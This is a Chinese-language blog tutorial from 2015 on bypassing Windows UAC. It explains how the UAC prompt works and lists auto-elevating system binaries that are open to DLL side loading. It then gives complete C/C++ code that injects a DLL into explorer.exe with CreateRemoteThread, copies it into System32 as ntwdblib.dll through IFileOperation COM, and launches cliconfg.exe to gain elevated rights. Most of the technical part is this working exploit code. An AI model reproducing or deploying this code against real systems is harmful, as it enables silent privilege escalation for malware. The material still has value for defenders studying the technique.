給初學者的DLL Side Loading的UAC繞過

(/author/Adr)
Adr (/author/Adr)

Adr (/author/Adr) · 2015/12/10 12:12

0x00 UAC是什麼？

在Windows從Vista版本之後加入了多個安全性防護如隨機化模組地址(ALSR)、資料防止執行(DEP)、使用者帳戶控制(UAC) ... 等，ALSR與DEP為exploit上的shellcode插入利用帶來的相當程度的困難度(當然站在現在技術而言繞過並非難事)不過今天要談的並非這兩者防護，而是要談使用者帳戶控制(UAC)。（後續再次提及使用者帳戶控制此防護都以縮寫UAC代稱）

為什麼微軟要大費周章再設計一個UAC防護？在WinNT時代來臨的第一個版本也是由史以來活最久的系統— Windows XP，在一開始設計上只要當下程式運行的權限是在使用者為管理員的時候，那麼想為所欲為都是可被接受的，例如常見攻擊行為註冊表寫入、刪除檔案、增加帳號、下載檔案、安裝驅動 ... 等。經歷了各式木馬後門手法的洗禮後，微軟深知木馬與後門攻擊對象不再聰明的使用用者上，多半聰明的電腦使用者不會輕易開啟來路不明的程式，而通常受到攻擊的人都為一般電腦使用者，多半對使用者權限沒有什麼觀念，故導致Windows XP時代很容易中個木馬就整台電腦被駭客Own走了！

於是在下一個版本Windows — Vista，微軟增加了一個策略性的UAC防護，這種防護根據維基百科上可以查詢得到管轄的範疇如下：

UAC需要授權的動作包括：

- 配置Windows Update
- 增加或刪除用戶帳戶
- 改變用戶的帳戶類型
- 改變UAC設定
- 安裝ActiveX
- 安裝或移除程式
- 安裝置驅動程式
- 設定家長監護
- 將檔案移動或複製到Program Files或Windows目錄
- 檢視其他用戶資料夾

基本上，只要有涉及到存取系統磁碟的根目錄（例如C:\），存取Windows目錄，Windows系統目錄，Program Files目錄，存取Windows安全資訊以及讀寫系統登錄資料庫（Registry）的程式存取動作，都會需要通過UAC的認證。

結果新增了UAC後的Vista做什麼事情都會彈出視窗導致使用者體驗觀感很差罵聲連連，於是在WIndows7時候新增了四種UAC模式：

- 第一級（最高等級）：相當於Windows Vista中的UAC，即對所有改變系統設定的行為進行提醒
- 第二級（預設）：只有當程式試圖改變系統設定時才會彈出UAC提示，使用者改變系統設定時不會彈出提示
- 第三級：與第二級基本相同，但不使用安全桌面
- 第四級：從不提示（相當於關閉UAC）

不過因為大部分使用者其實並不知道UAC存在的重要性（知道是什麼的大多數也就覺得它很煩所以決定直接關閉）所以本文章接下來的討論都是基於使用者設定為「預設」情況下來分析、探討，並給出一個繞過的思路。

那麼這邊簡單的說明一下如果我們在寫一支程序在遇到Windows Vista以後的版本大致上什麼時候會遇到UAC、以及令人覺得棘手的部分：

- 當程序需要寫入檔案到C槽、Windows或是System32底下可以嗎？答案是否定的，因為資料權限有區分的關係,假如寫入之目標資料夾權限沒有給予寫入、修改權限（可在終端機下icacls命令查詢），例如C槽、Windows、System、System32、Program Files ...等目錄，會有影響到系統或者其他程式的運作的可能性，就會彈出UAC視窗提醒是否要執行此行為。
- 運行外部程式可以嗎？這倒是不一定，要看你準備要運行的程式是否有簽章，如果今天你執行的程式具有簽章並且為微軟或者微軟授權認可之簽章，那麼將可直接通過UAC檢查，不必跳出視窗提醒（這很重要，後續會利用到）；若沒有簽章或者私人簽章不受微軟授權呢？那麼UAC會提醒你這支程式可能會造成危害，彈出視窗提醒使用用者。

0x01 UAC實際運作狀況

今天我們寫了一支後門需要執行任何API或者指令時，如果是敏感的API例如寫入檔案、開啟註冊表、 創建進程... 等，那麼中途就會呼叫到一個稱為RtlQueryElevationFlags的API。（可參考老外提供的微軟不公開的API資料 http://undoc.airesoft.co.uk/ntdll.dll/RtlQueryElevationFlags.php (http://undoc.airesoft.co.uk/ntdll.dll/RtlQueryElevationFlags.php)）


這個API檢測完當前權限之後會決定當前程式正在呼叫的命令是否符合當前進程擁有的權限，如果符合就不彈窗 沒有則彈出使用者必須允許的視窗，這個視窗的檢查只用於決定是否可以彈窗對於實際當前進程的權限是沒有相關的，所以Inline Hook這個API其實對於獲得權限沒有任何用途。

不過有趣的是，如果準備CreateProcess一個進程具有簽章但非微軟授權，那麼就算使用者在跳出UAC視窗時選擇否（拒絕CreateProcess該具不知名簽章的進程) 但是因為有簽章關係，所以進程依然會創建！，於是就有老外提出了是否可以直接透過修改自身進程內存來防止跳窗（反正依然可以創建進程成功）如果想看那篇防止彈UAC窗的技術文章可參見：

http://www.rohitab.com/discuss/topic/38607-disable-uac-elevation-dialog-by-patching-rtlqueryelevationflags-in-windows-explorer/ (http://www.rohitab.com/discuss/topic/38607-disable-uac-elevation-dialog-by-patching-rtlqueryelevationflags-in-windows-explorer/)

那麼UAC視窗究竟是什麼？

如果在Windows7把UAC權限設置為第三種模式（提醒但沒有安全桌面）那麼在彈出UAC視窗的同時可以透過工作管理員選擇到該視窗然後觀看它的處理序資訊：



你將會發現其實UAC視窗產生者並非當前進程而是由system32底下一個稱為 `consent.exe` （意味著授權）的進程創建的視窗，透過工具如PCHunter可以查看到當前 `consent.exe` 的父進程為 `svchost.exe` 並且創建UAC進程的 `svchost.exe` 為系統層級。到這邊大致可以推敲一下今天如果我們進程做了一個敏感命令，那麼大致上會是：

```
進程執行行敏感命令
-> 透過未公開API發消息給系統
-> svchost（系統層級）創建consent.exe彈出提醒
-> 把結果告知回系統
```

0x02 DLL Side Loading

利用IFileOperation COM白名單explorer.exe（文件管理器）系統對於explorer.exe做寫入Windows、System、System32 ... 等隱密資料夾、系統資料夾是完全信任的，我們可以透過這個漏洞,先透過DLL Injection方式（用CreateRemoteThread、APC線程狹持注入、輸入法注入 ... 等都可）將自身DLL注入進explorer.exe，然後透過IFileOperation COM將自身寫入進系統資料夾


內，然後透過DLL Side Loading的方式做組合技Combo達成DLL掛起拿下系統權限，本文最後以此方案寫了VC專案實測可穿透UAC，至於目前各路大牛們整理出來系統內可被DLL Side Loading的程式如下表所列：

1. C:\Windows\System32\sysprep\sysprep.exe 、Cryptbase.dll(Win7),shcore.dll(Win8)、ActionQueue.dll(Win7)
2. C:\Windows\System32\oobe\setupsqm.exe、wdscore.dll（Win7,Win8,Win10）
3. C:\Windows\System32\cliconfg.exe、ntwdblib.dll(Win7,Win8,Win10)
4. C:\Windows\System32\sysprep\winsat.exe、ntwdblib.dll(Win7)、devobj.dll(Win8.Win10)
5. C:\Windows\System32\mmc.exe參數：eventvwr，ntwdblib.dll（Win7）、elsext.dll（Win8,Win10）

0x03 IFileOperation白名單穿透UAC

在WIndows XP時代做文件移動，explorer.exe是透過CopyFile API實作，但到了Vista後多了UAC會檢測文件移動權限，而explorer.exe本身也改用了IFileOperation COM來實作,至於CopyFile API依舊存在，而這個API變成了IFileOperation COM的封裝版本並且公開給使用者層級的應用程式使用。

至於UAC檢測就埋在IFileOperation COM內部的實作，有趣的是explorer.exe本身為IFileOperation COM的白名單進程，至於這點怎麼發現的呢？



今天當使用者想放置一個檔案入 C:\Windows\ 系統資料夾內依舊會發現UAC提醒這個行為會需要系統權限，但是用工作管理員查看會得知：這個UAC提醒視窗居然是explorer.exe本身彈出的視窗！意味著explorer.exe本身調用IFileOperation COM來移動檔案入系統權限的資料夾是不受管制的，而彈跳提醒視窗是explorer.exe本身提醒的！因此我們可以得知只要想辦法將自己的dll注入explorer.exe進程，那麼就可以擁有任意寫入的系統權限了，關鍵代碼撰寫如下：

```
HANDLE OwnExplorer()
{
    DWORD pid = 0;
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 process;
    ZeroMemory(&process, sizeof(process));
    process.dwSize = sizeof(process);
    if (Process32First(snapshot, &process))
    {
        do
        {
            if (wcscmp(process.szExeFile, L"explorer.exe") == 0)
            {
                pid = process.th32ProcessID;
                break;
            }
        } while (Process32Next(snapshot, &process));
    }

    CloseHandle(snapshot);
    if (!pid) return NULL;
    return OpenProcess(PROCESS_ALL_ACCESS, TRUE, pid);
}
```

drops.wooyun.org

透過建立進程名單快照並且遍歷進程找到Explorer.exe再做 OpenProcess 取得跨進程寫入讀取權限的握柄(Handle)，接著我們需要做的就是把我們的dll（我撰寫此專案時命名為Client.dll）注入進explorer.exe，另外 本次繞過UAC手法上是透過系統內置的SQL本地端解析工工具 — cliconfg.exe含有DLL Side Loading來做穿透（相對應的ntwdblib.dll可穩定的Side Loading Win7~Win10）等待DLL注入explorer.exe後，dll須在explorer.exe進程內將自己dll複製一份到C:\Windows\system32內的ntwdblib.dll（原本應該會呼叫system下的ntwdblib.dll），完成後,此時我們再呼叫一次cliconfg.exe,這時候本來應該載入system下的ntwdblib.dll但因我們在同層目錄下放同名的ntwdblib.dll（自行撰寫的dll）會被Loadlibrary優先載入，我們的dll便可擁有System32下的權限了。

關鍵代碼如下：

```
int _tmain(int argc, _TCHAR* argv[])
{
    wchar_t ExePath[MAX_PATH];
    GetCurrentDirectoryW(MAX_PATH + 1, ExePath);
    wchar_t dllPath[MAX_PATH];
    wsprintf(dllPath, L"%s%s", ExePath, L"\\Client.dll");

    HMODULE hKernel32 = GetModuleHandle(L"Kernel32");

    HANDLE nn = OwnExplorer();
    LPVOID dllPathSp = VirtualAllocEx(nn, NULL, sizeof(dllPath),MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(nn, dllPathSp, dllPath, sizeof(dllPath), NULL);

    HANDLE hThread = CreateRemoteThread(nn,
                                        NULL,
                                        0,
                                        (LPTHREAD_START_ROUTINE)GetProcAddress(hKernel32, "LoadLibraryW"),
                                        dllPathSp,
                                        0,
                                        NULL);

    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
    system("cliconfg.exe");
    return 0;
}
```


再來就是處理的是DLL內先確認是否被載入在explorer.exe進程內，若是則開始做SideLoading的前置作業，若是成功被cliconfg.exe載入則提示過了UAC！

```
BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
    )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        GetModuleFileNameW(hModule, dllPath, MAX_PATH);
        GetModuleFileName(0, DirectoryPath, MAX_PATH);

            if (wcsstr(DirectoryPath, L"explorer") > 0) DllHijacking();
        else if (wcsstr(DirectoryPath, L"cliconfg") > 0) MessageBox(0, L"BYPASS!", 0, 0);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```



注入完成後先檢測當前進程路徑如果是explorer.exe代表我們需要做複製dll到可被DLLSide Loading的位置（本文額外包成了DllHijacking函數）如果檢測到當前進程已經存活在cliconfg.exe內，代表已經成功取得系統權限，就跳出成功的提醒視窗。

至於DllHijacking函數內部的實現如下：

```
void DllHijacking()
{
    IFileOperation *fileOperation = NULL;
    LPCWSTR destPath = L"C:\\Windows\\system32\\";
    HRESULT hr = CoInitializeEx(NULL, COINIT_APARTMENTTHREADED | COINIT_DISABLE_OLE1DDE);
    if (SUCCEEDED(hr)) {
        hr = CoCreateInstance(CLSID_FileOperation, NULL, CLSCTX_ALL, IID_PPV_ARGS(&fileOperation));
        if (SUCCEEDED(hr)) {
            hr = fileOperation->SetOperationFlags( FOF_NOCONFIRMATION | FOF_SILENT |
                                                   FOFX_SHOWELEVATIONPROMPT |
                                                   FOFX_NOCOPYHOOKS |
                                                   FOFX_REQUIREELEVATION |
                                                   FOF_NOERRORUI);
            if (SUCCEEDED(hr))
            {
                IShellItem *from = NULL, *to = NULL;
                hr = SHCreateItemFromParsingName(dllPath, NULL, IID_PPV_ARGS(&from));//dll path
                if (SUCCEEDED(hr))
                {
                    hr = SHCreateItemFromParsingName(destPath, NULL, IID_PPV_ARGS(&to));
                    if (SUCCEEDED(hr)) {
                        hr = fileOperation->CopyItem(from, to, L"ntwdblib.dll", NULL);
                        if (to) to->Release();
                    }
                    from->Release();
                }
                if (SUCCEEDED(hr)) hr = fileOperation->PerformOperations();
            }
            fileOperation->Release();
        }
        CoUninitialize();
    }
}
```


最後編譯後分別有一個exe執行檔與一個Client.dll文件，執行結果如下：

執行ClientUAC.exe後，彈出了取得UAC權限的視窗提醒，透過工作管理員查看該視窗的進程為cliconfg.exe程序，並且執行過程沒有任何UAC認證請求彈窗。



Deep. 2015-12-10 19:30:01
繁体看起怪怪的

回复

hehehe 2015-12-10 13:07:09
谢谢 ，学习了。

回复

感谢知乎授权页面模版